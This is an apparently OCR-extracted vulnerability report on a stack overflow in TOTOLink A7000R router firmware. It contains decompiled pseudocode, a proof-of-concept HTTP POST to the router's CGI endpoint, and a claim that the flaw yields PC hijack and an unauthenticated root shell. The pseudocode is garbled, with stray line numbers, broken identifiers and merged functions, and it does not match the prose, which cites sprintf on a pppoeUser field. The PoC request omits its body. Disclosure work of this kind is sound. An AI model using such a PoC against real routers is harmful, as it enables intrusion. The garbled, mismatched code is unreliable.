


TOTOLink A7000R V9.1.0u.6115_B20201022 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm |

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview:



Vulnerability details

```
1 int __fastcall sub_42CC4C(int a1)
   2 {
   3
       int Var; // $s1
      int v3; // $s5
   4
       int v4; // $v0
      int v5; // $s4
   6
      int JsonConf; // $v0
   7
      int v7; // $s2
       _BYTE *v8; // $v0
   9
  10
      int v9; // $v0
  11
      Var = websGetVar(a1, "opmode", "gw");
  12
      v3 = nvram_safe_get("opmode_custom");
  13
  14
      v4 = websGetVar(a1, "wifiIdx_rpt", &word_438564);
  15
      v5 = atoi(v4);
      nvram_set("opmode_custom", Var);
  16
       nvram_set_int("rt_mode_x", 0);
  17
      nvram_set_int("rt_sta_wisp", 0);
  18
  19  nvram_set_int("rt_sta_auto", 0);
  20
     nvram set int("wl mode x", 0);
 21
     nvram_set_int("wl_sta_wisp", 0);
     nvram_set_int("wl_sta_auto", 0);
  22
  23
      nvram_set_int("crpc_enable", 0);
  24
      if ( strcmp(Var, "gw") )
  25
  26
        if (!strcmp(Var, "br"))
  27
  28
          nvram_set("wan_route_x", "IP_Bridged");
  29
          nvram_set_int("sw_mode", 3);
  30
          nvram_set_int("networkmap_fullscan", 0);
  31
          nvram_set_int("dhcp_enable_x", 0);
          nvram_set("lan_proto_x", "1");
32
9 33
          nvram_set("rt_guest_lan_isolate", &word_438564);
           nvram_set("wl_guest_lan_isolate", &word_438564);
 34
  35 LABEL 19:
         sub_424B84(a1);
  36
  37
           sub_4262E0(a1);
 38
           sub_425FA0(a1);
 39
           goto LABEL_20;
  40
         if ( !strcmp(Var, "rpt") )
 41
  1 int fastcall sub 424B84(int a1)
  2 {
  3
      int String; // $v0
  4
 5
      String = cJSON_CreateString("1");
      cJSON_AddItemToObject(a1, "switchOpMode", String);
6
7
      |sub_423970(a1);
8
      return 1;
9 }
```


V12 is formatted into V67 through sprintf function, and V12 is the value of pppoeUser we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 608
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
```



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

Finally, you can write exp to get a stable root shell without authorization.